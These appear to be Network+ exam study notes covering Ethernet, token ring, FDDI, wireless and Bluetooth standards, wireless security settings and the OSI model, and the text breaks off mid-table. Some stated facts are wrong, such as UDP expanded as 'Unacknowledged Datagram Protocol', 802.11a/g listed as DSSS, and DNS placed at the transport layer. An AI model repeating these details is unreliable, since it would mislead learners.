Firewall	A *firewall* is a router with additional security features. Firewalls can be programmed with security rules to restrict the flow of traffic between networks. • A firewall can control the type of traffic allowed in to a network and the type of traffic allowed out of a network. • Rules set up on the firewall determine the types of permitted and prohibited traffic. • A firewall can be either hardware devices or software installed onto operating systems.

Note: There are also some switches (called Layer 3 switches) that have built-in router functionality. These switches examine the logical network address (instead of the MAC address) to switch packets between networks.

Wired Networking Standards

Ethernet Facts

Ethernet is the most popular networking architecture for LANs. It offers high performance at a low cost and is easy to install and manage. The following table describes various details about Ethernet.

Characteristic	Description
Topology	Ethernet uses one or more of the following networking topologies: • Physical bus, logical bus • Physical star, logical bus • Physical star, logical star
Media Access Method	Ethernet uses a contention-based media access method called Carrier Sense, Multiple Access/Collision Detection (CSMA/CD). Devices use the following process to send data. 1. Because all devices have equal access (*multiple access*) to the transmission media, a device with data to send first listens to the transmission medium to determine if it is free (*carrier sense*). 2. If it is not free, the device waits a random time and listens again to the transmission medium. When it is free, the device transmits its message. 3. If two devices transmit at the same time, a *collision* occurs. The sending devices detect the collision (*collision detection*) and send a jam signal to notify all other hosts that a collision has occurred. 4. Both devices wait a random length of time before attempting to resend the original message (called *backoff*). **Note:** When switches are used on an Ethernet network, collisions disappear. Most devices can detect this and will turn off collision detection and use full-duplex communication.
Transmission Media	Ethernet supports the following cable types: • Unshielded twisted-pair cables (UTP) with RJ-45 connectors. This is the

	most common transmission medium used for Ethernet. • Fiber optic, most commonly used in high-speed applications such as servers or streaming media. • Coaxial for older Ethernet implementations (often called *thinnet* or *thicknet* networks).
Networking Devices	Devices used on Ethernet networks include: • NICs with transceivers • Hubs • Switches • Routers
Physical Addresses	Ethernet devices are identified using the MAC address which is burned into the network interface card.
Frames	A frame is a unit of data that is ready to be sent on the network medium. Ethernet frames contain the following components: • The *preamble* is a set of alternating ones and zeroes terminated by two ones (i.e., 11) that marks it as a frame. • The *destination address* identifies the receiving host's MAC address. • The *source address* identifies the sending host's MAC address. • The *data*, or the information that needs to be transmitted from one host to the other. • Optional bits to *pad* the frame. Ethernet frames are sized between 64 and 1518 bytes. If the frame is smaller than 64 bytes, the sending NIC places "junk" data in the pad to make it the required 64 bytes. • The *CRC (cyclical redundancy check)* is a the result of a mathematical calculation performed on the frame. The CRC helps verify that the frame contents have arrived uncorrupted.

Ethernet Specifications

Ethernet standards are defined by the work of the IEEE 802.3 committee. The following table compares the characteristics of various Ethernet implementations.

Category	Standard	Bandwidth	Cable Type	Maximum Segment Length
Ethernet	10BaseT	10 Mbps (half duplex) 20 Mbps (full duplex)	Twisted pair (Cat3, 4, or 5)	100 meters
	10BaseFL	10 Mbps (multimode cable)	Fiber optic	1,000 to 2,000 meters
Fast Ethernet	100BaseT4	100 Mbps (half duplex) 200 Mbps (full duplex)	Twisted pair (Cat5 or higher) Uses 4 pairs of wires	100 meters
	100BaseFX	100 Mbps (multimode cable)	Fiber optic	412 meters
Gigabit Ethernet	1000BaseT	1,000 Mbps (half duplex) 2,000 Mbps (full duplex)	Twisted pair (Cat5e)	100 meters
	1000BaseCX (short copper)		Special copper (150 ohm)	25 meters, used within wiring closets
	1000BaseSX (short)		Fiber optic	220 to 550 meters depending on cable quality
	1000BaseLX (long)			550 (multimode) 10 Km (single-mode)
10 G Ethernet	10 GBaseSR	10 Gbps (full duplex only)	Fiber optic	2 to 300 meters
	10 GBaseLR			2 to 10 kilometers
	10 GBaseER			2 to 40 kilometers

- The maximum cable length for UTP Ethernet "T" implementations is 100 meters for all standards.
- You may also see 10Base2 and 10Base5 Ethernet implementations, both of which are older implementations using coaxial cable. You will not be required to know these for the Network+ exam.
- Ethernet standards support a maximum of 1024 hosts.

Token Ring Facts

Token ring began as a proprietary networking standard developed by IBM. Now there is a public token ring networking standard created by the IEEE 802.5 committee and other vendors that manufacture token ring components. Token ring was a popular networking architecture that is quickly being replaced by Ethernet. However, you may still encounter token ring in some existing networks.

Token ring networks have the following advantages:

- There are no collisions.
- The transmitting host can use the entire bandwidth to send its data.
- You can assign priorities to designated hosts to give them greater network access.
- Troubleshooting broken network connections is made easy by built-in diagnostic devices.

Token ring networks have the following disadvantages:

- Higher cost than Ethernet networks.
- Slower operating speeds than Ethernet networks.

The following table describes various details about token ring.

Characteristic	Description
Topology	Token ring networks are wired using a physical star, logical ring topology (a physical ring topology is also possible but not common).
Media Access Method	Token ring uses a token-passing media access method: 1. A token passes from host to host. 2. When a host needs to transmit, it grabs the token. 3. The host encapsulates its data into a frame and transmits it around the ring. 4. Each host examines the recipient address of the frame until it arrives at the recipient. 5. The recipient transmits a success frame to the transmitting host to confirm that it received the data. 6. Once it receives a success frame, the sending host creates and releases a new token. A host can communicate directly only with machines immediately upstream or downstream from them in the data flow. A broken ring results when a host fails. Other hosts on the network can no longer communicate with any hosts

	downstream from the break.
Transmission Media	Token ring networks support the following transmission media: • Special IBM-type cables • STP and UTP • Fiber optic Token Ring uses several types of drop cables to connect workstations to the MSAU (multistation access unit): • Type 1 or Type 2 shielded twisted pair (STP) wiring with a DB-9 connector. • Category 3 (4 Mbps) or Category 5 (16 Mbps) unshielded twisted pair (UTP) cabling with RJ-45 connectors.
Networking Devices	The central connecting point for a token ring network is an MAU (multi-station access unit). You can uplink MAUs by connecting patch cables between the RI (ring in) and RO (ring out) ports on each MAU. Be aware that you must connect both sets of RI and RO ports on both MAUs to make sure the ring is complete.
Speed	Common token ring networks operate at either 4 or 16 Mbps. Newer standards include 100 Mbps and Gigabit (1000 Mbps) token ring, although these have never been widely adopted.

FDDI Facts

Fiber Distributed Data Interface (FDDI) is a fiber-optic, token-ring architecture originally standardized by the American National Standards Institute (ANSI). This standard is in many respects similar to the IEEE 802.5 standard, but is characterized by higher data transfer rates (100 to 200 Mbps).

FDDI is typically implemented in situations where high data transfer rates are needed, including:

- LAN Backbones--The FDDI network forms a high-speed backbone for the rest of the network.
- Computer-room Networks--These networks connect high-performance mainframes and other computers.

- High-speed LANs--The speed of FDDI is ideal for networks with high data traffic, powerful workstations (engineering or computer-aided design workstations), or networks requiring high transfer rates (i.e. digital video).

The following table describes various details about FDDI.

Characteristic	Description
Topology	FDDI networks are wired using a physical ring, logical ring topology or a physical star, logical ring topology. FDDI uses dual counter-rotating rings for data (two rings are used, with each sending data in the opposite direction).
Media Access Method	FDDI uses a token-passing media access method. FDDI provides a ring wrapping feature which uses both rings for sending data. If a break occurs in one ring, data can be sent on the other ring, thus isolating the break.
Transmission Media	As the name suggests, FDDI networks use fiber optic cables. Newer specifications allow the use of Cat 5 UTP (sometimes called *CDDI*).
Networking Devices	FDDI networks use fiber optic connectors. SC and ST are both fiber optic connectors and can be used on an FDDI network though the MIC connector is the most common. Two types of devices might be connected to an FDDI network: 1)Dual Attachment Stations (DAS), also called Class A devices, attach to both rings (primary and secondary). 2)Single Attachment Stations (SAS), also called Class B devices, attach to one ring (primary).
Speed	FDDI operates at 100 Mbps on a single ring. When both rings are used, data can travel at an effective rate of 200 Mbps.
Additional Specifications	FDDI can operate over distances up to 200 km (124 miles). When two rings are used, the distance is limited to 100 km (62 miles). FDDI networks can support up to 1000 devices.

Wireless Networking Standards

Infrared Facts

Infrared wireless networking employs light waves that are outside of the visible light spectrum. It uses light from three regions:

- The near IR band (the light wave closest to the color red)
- The intermediate (IM) IR band

- The far IR band

Infrared devices can operate in one of two modes:

Method	Description
Line of Sight (LoS)	• Devices must have a direct LoS (line-of-sight) connection. • The maximum distance between devices is 1 meter. • Because of the LoS connection requirement, communication signals are easily interrupted.
Diffuse Mode	• Diffuse mode (also called *scatter mode*) operates by broadcasting a large beam of light rather than a narrow beam. It does not require LOS connections. • Despite its advantages, diffuse mode still operates under range limitations. The IR access point and devices must be in the same room with each other. • Diffuse mode is also subject to signal disruptions (such as from obstructions).

You should know the following facts about wireless IR:

- IR data transfers occur at 4 Mbps.
- IR networks are very insecure because the signals are not encrypted, and they can be easily intercepted.
- A common use for IR in networking is in transferring data between a handheld or notebook computer and a desktop computer.

Wireless Architecture Facts

When you implement a radio frequency wireless network, you use radio waves rather than wires to connect your hosts. Radio waves are considered unbounded media because, unlike wires, they have nothing to encase them. The most commonly used frequency for wireless networking is the 2.4 GHz frequency.

The following table describes details of a wireless networking architecture.

Characteristic	Description	
Signalling Method	Frequency Hopping Spread Spectrum (FHSS)	FHSS uses a narrow frequency band and 'hops' data signals in a predictable sequence from frequency to frequency over a wide band of frequencies. Because FHSS hops between frequencies, it can avoid interference on one cable as it shifts

		to another. Hopping between frequencies increases transmission security by making eavesdropping and data capture more difficult. Because FHSS shifts automatically between frequencies, it can avoid interference that may be on a single frequency.
	Direct-Sequence Spread Spectrum (DSSS)	The transmitter breaks data into pieces and sends the pieces across multiple frequencies in a defined range. DSSS is more susceptible to interference and less secure then FHSS.
Topology	Ad hoc	• Works in peer-to-peer mode without a WAP (the wireless NICs in each host communicate directly with one another) • Uses a physical mesh topology • Cheap and easy to set up but cannot handle more than four hosts • Requires special modifications to reach wired networks
	Infrastructure	• Employs a WAP that functions like a hub on an Ethernet network • Uses a physical star topology • You can easily add hosts without increasing administrative efforts (scalable) • Allows you to connect easily to a wired network • Requires more planning to implement effectively
Media Access	Wireless networks use Carrier Sense Media Access/Collision Avoidance (CSMA/CA) to control media access and *avoid* (rather than detect) collisions. Collision avoidance involves implementing the following practices: • If a host detects traffic on the network, it experiences a longer back-off time than hosts on a wired network before attempting to transmit again. • Every transmission must be acknowledged. As every frame is acknowledged by the receiving host, other hosts receive a message indicating that they must wait to transmit.	
Devices	Devices on a wireless network include: • A wireless NIC for sending and receiving signals. • A wireless access point (WAP) is the equivalent of an Ethernet hub. The wireless NICs connect to the WAP, and the WAP manages network communication.	

	• A wireless bridge connects two wireless WAPs into a single network or connects your wireless WAP to a wired network. Most WAPs today include bridging features. **Note:** Many wireless access points include ports (or hubs, switches, or routers) to connect the wireless network to the wired portion of the network.

Wireless Standards

Radio frequency wireless networking standards are specified by various IEEE 802.11 committees. Three of the most common are listed below.

Specification	**Standard**		
	802.11a	802.11b	802.11g
Frequency	5.75 - 5.85 GHz	2.4 - 2.4835 GHz	2.4 - 2.4835 GHz
Speed	54 Mbps	11 Mbps	54 Mbps
Range**	150 Ft.	300 Ft.	300 Ft.
Signal	DSSS	DSSS	DSSS
Backwards-compatibility	N/A	No	With 802.11b

**The actual range depends on several factors. In general, the greater the distance, the weaker the signal. As the distance between devices increases, the data transfer rate drops. The distances listed here are rough maximums assuming no obstructions. For communications at the stated speed in a typical environment (with one or two walls), the actual distance would be roughly half of the maximums.

Note: Some newer 802.11g devices can use multiple channels (dual-band) to effectively double the data transfer rate to 108 Mbps. However, dual-band wireless is especially susceptible from interference from other wireless devices (such as phones).

Wireless equipment does not come with enabled security features. You must enable the types of security you want to implement. The table below describes common wireless security features.

Feature	**Description**
SSID (Service Set Identification)	The SSID is used to group several wireless devices and Access Points as part of the same network and to distinguish these devices from other adjacent

	wireless networks. The SSID is also commonly referred to as the network name. • The SSID is a 32-bit value that you assign to both the WAP and the host's NIC. • The SSID is part of the header of every frame that travels on the network. • In order to communicate across the network, the data frames from a host must include an SSID in the header that matches the WAP's SSID. • The SSID name is case-sensitive. Most WAPs come with a default SSID, which you should change as part of your security implementation. Even after you change the SSID, it is still only a minimal security feature. There are two type of SSIDs: • BSSID (Basic Service Set Identification) is used by an ad-hoc wireless network with no access points. • ESSID (Extended Service Set Identification), or ESS Identifier, is used in an infrastructure wireless network that has access points.
WEP (Wireless Equivalent Privacy)	WEP is a 64- or 128-bit encryption mechanism. WEP was designed to provide wireless networks the same type of protection that cables provide on a wired network. WEP has two implementations: • Open System uses encryption but does not require authentication. Encryption keys are typically generated automatically. • Shared Key encrypts the SSID and the data. You must configure all devices with a shared key (the key is *not* case-sensitive). WEP suffers from the following weaknesses: • The key is static. Because it doesn't change, it can be captured and broken. • Every host on the network uses the same key. On a wireless network that is employing WEP (Wired Equivalent Privacy), only users with the correct WEP key are allowed to authenticate through the WAP (Wireless Application Protocol) access points. WEP is intended to prevent unauthorized users by employing a wireless session key for access.
WPA (Wi-Fi Protected Access)	WPA is a security mechanism that attempts to address the weaknesses of WEP in the following ways:

	• WPA uses dynamic keys that change periodically. • Each host uses a unique key which is generated from a passphrase (the passphrase *is* case-sensitive). • WPA requires authentication. Despite its increased strength, WPA has the following disadvantages: • It is not widely implemented. • It is more difficult to configure than WEP. • All wireless equipment on the wireless network must support WPA.

Note: You can also enable IPSec on your wireless connections to provide encryption of data transmissions.

Bluetooth Facts

The Bluetooth standard was designed to allow people to connect in PAN (personal area network) configurations using cell phones, PDAs (personal digital assistants), printers, mice, keyboards and other Bluetooth equipped devices. Bluetooth is a proposed standard of the IEEE 802.15 committee:

Specification	Bluetooth (proposed 802.15)
Frequency	2.45 GHz
Speed	1 or 2 (2nd generation) Mbps
Range	30 Ft.
Signal	FHSS

Bluetooth devices take the following steps to form a PAN:

Step	Description
1. Device Discovery	A Bluetooth device broadcasts its MAC address when it starts up.
2. Name Discovery	The device identifies itself using a name the user previously configured.
3. Bonding (Association)	The device joins the PAN.
4. Service Discovery	The device tells other devices what services it provides.

You should know the following facts about Bluetooth:

- A Bluetooth network uses a master/slave networking mode:
  - One master device controls up to seven slave devices.
  - A PAN can have up to 255 total slave devices.
- Bluetooth uses a 128-bit proprietary encryption mechanism to encrypt its signals.

Wireless Configuration Tasks

To set up a wireless network, you need to configure the Wireless Access Points (WAP) and any wireless network cards. Most WAPs are configured to work right out of the box. However, you might need to perform some configuration to customize settings or enable security.

- Most WAPs have at least one wired port that you can use to connect to the WAP and perform configuration tasks. Many come with a simple Web interface that you can use to perform initial configuration tasks.
- Depending on the operating system, wireless NICs might be configured automatically, or you might need to install special software (before or after) installing the hardware in the computer. Consult the NIC documentation to identify the necessary installation steps.

You might need to complete the following steps to configure wireless devices on your network.

Task	Description
Set the SSID	The SSID is also commonly referred to as the network name. • All devices on the same network must use the same SSID. • The SSID is case-sensitive. • To provide some level of security, consider using a cryptic name for the SSID. For example, using your name for your home network SSID makes it too easy to identify the network owner and could help hackers gain access.
Configure the region (WAP only)	The region identifies the physical area where the WAP will operate.
Configure the channel	Most wireless networks can transmit on one of multiple channels. When configuring the channel: • On the WAP, accept the default channel or change it to one of your choice. Choose a channel that is not used by any other wireless transmitting devices (such as phones or other WAPs).

	• On the NIC, the channel is typically detected automatically and is configured to match the channel used by the WAP. On some NICs you can also set the channel to a specific channel. When doing so, use the same channel on which the WAP transmits.
Configure security	Many WAPs can be plugged in and start working immediately to enable a simple wireless LAN. However, this also means that the WAP is not configured for security. At a minimum, you should enable some form of security or encryption on the WAP and each wireless NIC. Following is a list of some common security features: • MAC access list. Some WAPs can restrict wireless access to specific MAC addresses. Only devices whose MAC addresses are identified will be allowed to access the WAP. • Disable SSID broadcast. By disabling the SSID broadcast, wireless devices must be statically configured with the SSID before they can connect because they will be unable to dynamically detect the SSID. • Enable WEP. Configure keys manually or use a passphrase to generate the keys (the passphrase *is* case-sensitive). • Enable WPA. Configure the passphrase (the passphrase *is* case sensitive). **Note:** You cannot use both WEP and WPA at the same time.

Wireless Network Considerations

Regardless of the type of wireless networking you are using, the actual transmission speed will likely be less than the rated speed. This is because various factors cause a degradation of the signal. If a single connection drops below 2 Mbps, the connection could be terminated. If you are having trouble establishing or keeping a wireless connection, consider the following factors.

Consideration	Description
Incorrect Configuration	Probably the most common source of problems with wireless networking is incorrect configuration. Before considering other problems, verify that the correct SSID and WEP/WPA keys have been configured. Remember that WEP/WPA keys are not case-sensitive, but passphrases are case-sensitive.
Range and Obstructions	Wireless standards have a limited range. Moving a notebook outside of the effective range will weaken the signal and likely cause intermittent reception while moving outside of the stated range can cause it to be completely dropped. In addition, many wireless devices have trouble transmitting

	through obstructions in the path. Infrared requires a line-of-sight path, while radio frequency wireless has trouble transmitting through certain materials such as concrete.
Channel Interference	The 2.4 GHz frequency range is divided into 11 channels, with each channel having some overlap with the channels next to it. You might experience problems with your wireless network when other devices are trying to use the same or adjacent channels. Devices that use RF wireless include: • Cordless telephones • Other WAPs in the area (for example, each of your neighbors might have a wireless network, with each configured to use a similar channel) To avoid interference, try changing the channel used on the WAP. If the area has different wireless networks, configure each with a different channel with at least two channels separating the channels in use (for example you can use channels 1, 4, 8, and 11).
Atmospheric and EMI Conditions	Interference from atmospheric conditions such as weather or other sources of stray radio waves (electro-magnetic interference) can degrade the signal and cause service interruptions.
WAP Placement	The location of the WAP can affect signal strength and network access. Keep in mind the following recommendations: • Place WAPs in central locations. Radio waves are broadcast in each direction, so the WAP should be located in the middle of the area that needs network access. • Devices often get better reception from WAPs that are above or below. • In general, place WAPs higher up to avoid interference problems caused by going through building foundations. • For security reasons, do not place WAPs near outside walls. The signal will extend outside beyond the walls. Placing the WAP in the center of the building decreases the range of the signals available outside of the building. • Overlapping wireless networks should use different channels to ensure that they do not conflict with each other.
Antennae Orientation	For radio frequency wireless devices, the antenna orientation might have a small effect on signal strength. There are two types of antennas you should be aware of:

	• Directional antenna:
	  ○ Creates a narrow, focused signal in a particular direction.
	  ○ Focused signal provides greater signal strength increasing the transmission distance.
	  ○ Provide a stronger point-to-point connection, better equipping them to handle obstacles.
	• Omni-directional antenna:
	  ○ Disperses the RF wave in an equal 360-degree pattern.
	  ○ Used to provide access to many clients in a radius.
	
	For other devices such as infrared or satellite, the orientation of the receiving device is critical. For these types of devices, make sure the receivers have a line-of-sight path to communicate.

OSI Reference Model

OSI Model Facts

The OSI model classifies and organizes the tasks that hosts perform to prepare data for transport across the network. You should be familiar with the OSI model because it is the most widely used method for understanding and talking about network communications. However, remember that it is only a theoretical model that defines standards for programmers and network administrators, not a model of actual physical layers.

Using the OSI model to discuss networking concepts has the following advantages:

- Provides a common language or reference point between network professionals
- Divides networking tasks into logical layers for easier comprehension
- Allows specialization of features at different levels
- Aids in troubleshooting
- Promotes standards of interoperability between networks and devices
- Provides modularity in networking features

However, you must remember the following limitations of the OSI model.

- OSI layers are theoretical and do not actually perform real functions.
- Industry implementations rarely have a layer-to-layer correspondence with the OSI layers.

- Different protocols within the stack perform different functions that help send or receive the overall message.
- A particular protocol implementation may not represent every OSI layer (or may spread across multiple layers).

To help remember the layer names of the OSI model , try the following mnemonic device (moving from the bottom layer to the top layer): **P**lease **D**o **N**ot **T**hrow **S**ausage **P**izza **A**way.

Layer	Name	Mnemonic
Layer 7	Application	Away
Layer 6	Presentation	Pizza
Layer 5	Session	Sausage
Layer 4	Transport	Throw
Layer 3	Network	Not
Layer 2	Data Link	Do
Layer 1	Physical	Please

Physical Layer Facts

The Physical layer of the OSI model sets standards for sending and receiving electrical signals between devices. It describes how digital data (bits) are converted to electric pulses, radio waves, or pulses of lights.

Hardware associated with the Physical layer includes:

- Transmission media (cable and wires)
- Media connectors
- Transceivers (including transceivers built into NICS)
- Modems
- Repeaters
- Hubs
- Multiplexers
- CSUs/DSUs
- Wireless Access Points (WAPs)

Data Link Layer Facts

The Data Link layer defines the rules and procedures for hosts as they access the Physical layer. These rules and procedures specify or define:

- How hosts on the network are identified.
- How the network medium can be accessed.
- How to verify that the data received from the Physical layer is error free.

The Data Link Layer is divided into two sub-layers.

Sub-layer	Tasks
Media Access Control (MAC)	The Media Access Control (MAC) layer defines specifications for controlling access to the media. The MAC sublayer is responsible for: • Adding frame start and stop information to the packet • Adding Cyclical Redundancy Check (CRC) for error checking • Converting frames into bits to be sent across the network • Identifying network devices and network topologies in preparation for media transmission • Defining an address (such as the MAC address) for each physical device on the network • Controlling access to the transmission medium (for example through CSMA/CD, CSMA/CA, or token passing).
Logical Link Control (LLC)	The Logical Link Control (LLC) layer provides an interface between the MAC layer and upper-layer protocols. LLC protocols are defined by the IEEE 802.2 committee. The LLC sublayer is responsible for: • Maintaining orderly delivery of frames through sequencing • Controlling the flow or rate of transmissions • Ensuring error-free reception of messages by retransmitting • Converting data into an acceptable form for the upper layers • Removing framing information from the packet and forwarding the message to the Network layer • Provide a way for upper layers of the OSI model to use any MAC layer protocol • Defining Service Access Points (SAPs) by tracking and managing different protocols

LLC defines two methods of communication between sending and receiving network hosts.

Method	Description
Connectionless	Frames are sent without any acknowledgement of receipt
Connection-oriented	• A connection is established between sender and receiver • The receipt of a frame is always acknowledged • Frames are resent any time a receipt is not acknowledged

The following network devices perform functions associated with the Data Link layer.

- Network Interface Card (NIC) with external transceivers
- Switch
- Bridge

Note: One way to identify devices that operate at the Data Link layer is to remember that the MAC address is at the Data Link layer. Any device that uses the MAC address to make decisions about incoming or outgoing frames operates at the Data Link layer.

Network Layer Facts

The Network layer describes how data is routed across networks and on to the destination. Network layer functions include:

- Maintaining addresses of neighboring routers.
- Maintaining a list of known networks.
- Determining the next network point to which data should be sent. Routers use a routing protocol to take into account various factors such as the number of hops in the path, link speed, and link reliability to select the optimal path for data.

Packets forwarded from the Transport to the Network layer become datagrams and network-specific (routing) information is added. Network layer protocols then ensure that the data arrives at the intended destinations. The following table lists several common Network layer protocols.

Protocol	Characteristics

Internet Protocol (IP)	• Connectionless communication
	• Treats each datagram as an independent unit
	  ○ Data can be a fragment
	  ○ Data can be un-sequenced
	• Data delivery, to the correct location, is the only

	concern

Internet Packet Exchange (IPX)	• Connectionless communication
	• Treats each datagram as an independent unit
	  ○ Data can be a fragment
	  ○ Data can be un-sequenced
	• Data delivery, to the correct location, is the only concern

NetBEUI (Network Basic Input / Output System Extended User Interface)	• Extended version of NetBIOS • Cannot support routing between multiple networks (must piggyback off of another protocol, such as IP or IPX)
Datagram Delivery Protocol (DDP)	• Works with the AppleTalk protocol

The Network layer uses logical addresses for identifying hosts and making routing decisions. The type of addresses used are determined by the protocol.

- IP uses IP addresses that identify both the logical network and host addresses
- IPX uses an 8-digit hexadecimal number for the network called the Internal Network Number (INN), and MAC addresses for the host address
- AppleTalk uses a network number, ranging from 1 to 65,278 and a host number, ranging from 1 to 253

Hardware devices related to the Network layer include:

- Routers
- Layer 3 switches

Note: Devices that operate at the Network layer read the logical address to make forwarding and receiving decisions. Contrast this with devices that operate at the Data Link layer which read the MAC address.

Transport Layer Facts

The Transport layer provides a transition between the upper and lower layers of the OSI model, making the upper and lower layers transparent from each other.

- Upper layers format and process data without regard for delivery
- Lower layers prepare the data for delivery by fragmenting and attaching transport required information

The Transport layer provides many end-to-end flow control functions as described in the following table.

Function		Description
Port Identification		Port (or socket) numbers are used to identify distinct applications running on the same system. This allows each host to provide multiple services.
Message Segmentation and Combination		The Transport layer receives large packets of information from higher layers and breaks them into smaller packets called *segments*. Segmentation is necessary to enable the data to meet network size and format restrictions. The receiving Transport layer uses packet sequence numbers to reassemble segments into the original message.
Connection Services	Connection-Oriented	Connection-oriented protocols perform error detection and correction and identify lost packets for retransmission. A connection-oriented protocol is a good choice where: • Reliable, error-free communications are more important than speed. • Larger chunks of data are being sent.
	Connectionless	Connectionless services assume an existing link between devices and allow transmission without extensive session establishment. Connectionless communications use no error checking, session establishment, or acknowledgements. Connectionless protocols allow quick, efficient communication at the risk of data errors and packet loss.

		Connectionless protocols are a good choice where: • Speed is important. • Smaller chunks of data are being sent.

Transport layer-related protocols work in conjunction with Network layer protocols. A partial list of Transport layer protocols can be seen below.

Related Network Protocol	Transport Layer Protocols	Communication Method
IP	Transmission Control Protocol (TCP)	Connection-oriented
	Unacknowledged Datagram Protocol (UDP)	Connectionless
	Domain Name System (DNS)	Connectionless
	Encapsulating Security Payload (ESP)	Connection-oriented
	Level 2 Tunneling Protocol (L2TP)	Connectionless
	IP in IP Encapsulation	Connectionless
IPX	Sequenced Packet Exchange (SPX) Protocol	Connection-oriented
DDP	AppleTalk Transmission Protocol (ATP)	Connection-oriented
	AppleTalk Echo Protocol (AEP)	Connection-oriented
	Name-Binding Protocol (NBP)	Connectionless
	Routing Table Maintenance Protocol (RTMP)	Connectionless

Upper OSI Model Layer Facts

The following table summarizes basic characteristics of the Application, Presentation, and Session layers.

Layer	Description	Protocols
Application	The Application layer integrates network functionality into the host operating system, and enables network services. The Application layer does not include specific applications that provide services, but	The Application layer specifies many important network services that are used on the Internet. These include: • HTTP

	rather provides the capability for services to operate on the network. These services include: • File services--transferring, storing, and updating shared data • Print services--enabling network printers to be shared by multiple users • Message services--transferring data in many formats (text, audio, video) from one location to another, or from one user to another • Application services--sharing application processing throughout the network and enabling specialized network servers to perform processing tasks • Database services--storing, retrieving, and coordinating database information throughout the network	• Telnet • FTP • TFTP • SNMP **Note:** Most Application layer protocols operate at multiple layers down to the Session and even Transport layers. However, they are classified as Application layer protocols because they start at the Application layer (the Application layer is the highest layer where they operate).
Presentation	The Presentation layer formats or "presents" data into a compatible form for receipt by the Application layer or the destination system. Specifically, the Presentation layer ensures: • Formatting and translation of data between systems • Negotiation of data transfer syntax between systems, through converting character sets to the correct format. • Compatibility with the host • Encapsulation of data into message envelopes by encryption and compression • Restoration of data by decryption and decompression	The Presentation layer formats data for the Application layer. Therefore, it also sets standards for multimedia and other file formats. These include standard file formats such as: • JPEG, BMP, TIFF, PICT • MPEG, WMV, AVI • ASCII, EBCDIC • MIDI, WAV

Session	The Session layer's primary function is managing the sessions in which data is transferred. Functions at this layer may include: • Establishment and maintenance of communication sessions between the network hosts, ensuring that data is transported. • Management of multiple sessions (each client connection is called a *session*). A server can concurrently maintain thousands of sessions. • Assignment of the session ID number to each session, which is then used by the Transport layer to properly route the messages. • Dialog control--specifying how the network devices coordinate with each other (simplex, half-duplex, and full-duplex). • Termination of communication sessions between network hosts upon completion of the data transfer.	The Session layer protocols and interfaces coordinate requests and responses between different hosts using the same application. These protocols and interfaces include: • Network File System (NFS) • Apple Session Protocol (ASP)

OSI Layer Review

The following table compares the functions performed at each OSI model layer.

Layer	Description and Keywords	Protocols
Application	• Provides an interface for a service to operate • Communication partner identification	• HTTP • Telnet • FTP • TFTP • SNMP
Presentation	• Data format (file formats)	• JPEG, BMP, TIFF, PICT


		• Encryption, translation, and compression • Data format and exchange	• MPEG, WMV, AVI • ASCII, EBCDIC • MIDI, WAV
Session		• Keeps data streams separate (session identification) • Set up, maintain, and tear down communication sessions	• Network File System (NFS) • Apple Session Protocol (ASP)
Transport		• Reliable (connection-oriented) and unreliable (connectionless) communications • End-to-end flow control • Port and socket numbers • Segmentation, sequencing, and combination	• TCP (connection-oriented) • UDP (connectionless)
Network		• Logical addresses (host and network) • Path determination (identification and selection) • Routing packets	• IP • IPX • AppleTalk
Data Link	**Logical Link Control (LLC)**	• Convert bits into bytes and bytes into frames • MAC address, a.k.a. burned in address (BIA), hardware address • Logical network topology • Media access • Host-to-host flow control • Parity and CRC	• LAN protocols: 802.2 (LLC), 802.3 (Ethernet), 802.5 (Token Ring), 802.11 (Wireless) • WAN protocols: PPP, Frame Relay, ISDN
	Media Access Control (MAC)		
Physical		• Move bits across the media • Cables, connectors, pin positions • Electrical signals (voltage, bit synchronization) • Physical topology (network layout)	• EIA/TIA 232 (serial signaling) • V.35 (modem signaling) • Cat5 • RJ45

Architectures and Protocol Suites

The layered approach to networking allows different vendors to focus on specific aspects of networking and allows for some degree of modularity in putting together network hardware and services. One common division between networking specifications is between the Physical and Data Link layers and the upper layers.

Layers	Description
Physical and Data Link Layers	The Physical and Data Link layers together define the hardware devices on a network and how devices communicate. A collection of Physical and Data Link standards is often called a network *architecture*. Architecture standards are defined by IEEE committees and other standards bodies. Common architectures include Ethernet, token ring, FDDI, and wireless networking.
Upper Layers	Upper layer protocols are defined by standards bodies and software vendors. Groups of protocols at various OSI model layers (called *protocol suites* or *protocol stacks*) are designed to interact and be used together.

The separation between architecture standards and protocol suites allows software vendors to focus on upper-layer features without regard to the physical design of the network. As the following graphic illustrates, a single protocol suite can be used on multiple network architectures.



When you configure a computer to connect to the network, you must configure the appropriate protocols so that the computer can communicate with other hosts on the network. Often the choice of the protocol suite to use depends on the network operating system and the services that must be provided to network clients. The following table describes the characteristics of common protocol suites.

	Protocol Suite			
	Transmission Control Protocol / Internet Protocol (TCP/IP)	Internetwork Packet Exchange / Sequence Packet Exchange (IPX/SPX)	Network Basic Input / Output System Extended User Interface (NetBEUI)	AppleTalk/AppleTalk over IP (Internet Protocol)
Description	TCP/IP is the most widely used protocol suite. • TCP/IP is the protocol of the Internet • TCP/IP is supported by all current operating systems	IPX/SPX is the original NetWare networking protocol suite (starting with NetWare 5, NetWare includes native TCP/IP support)	NetBEUI is the original protocol used for Windows networks. 1.NetBEUI is the native protocol of Windows 3.*x*/95/98/ME 2.NetBEUI uses NetBIOS over TCP/IP (NBT) to run NetBEUI on a TCP/IP network	AppleTalk is the original protocol for Mac OS networks. 1.AppleTalk over IP is the protocol for using Appletalk on a TCP/IP network 1.The Mac OS X operating system now has native TCP/IP support
Network Layer Protocol	Internet Protocol (IP)	Internetwork Packet Exchange (IPX)	NetBEUI is a non-routable protocol, and therefore does not have a Network layer protocol of its own. NetBEUI must be encapsulated in a Network-layer protocol from another suite (such as IP or IPX).	Datagram Delivery Protocol (DDP)
Transport Layer	• Transmission Control Protocol	Sequence Packet	Network Basic Input Output System	• AppleTalk Data Stream Protocol

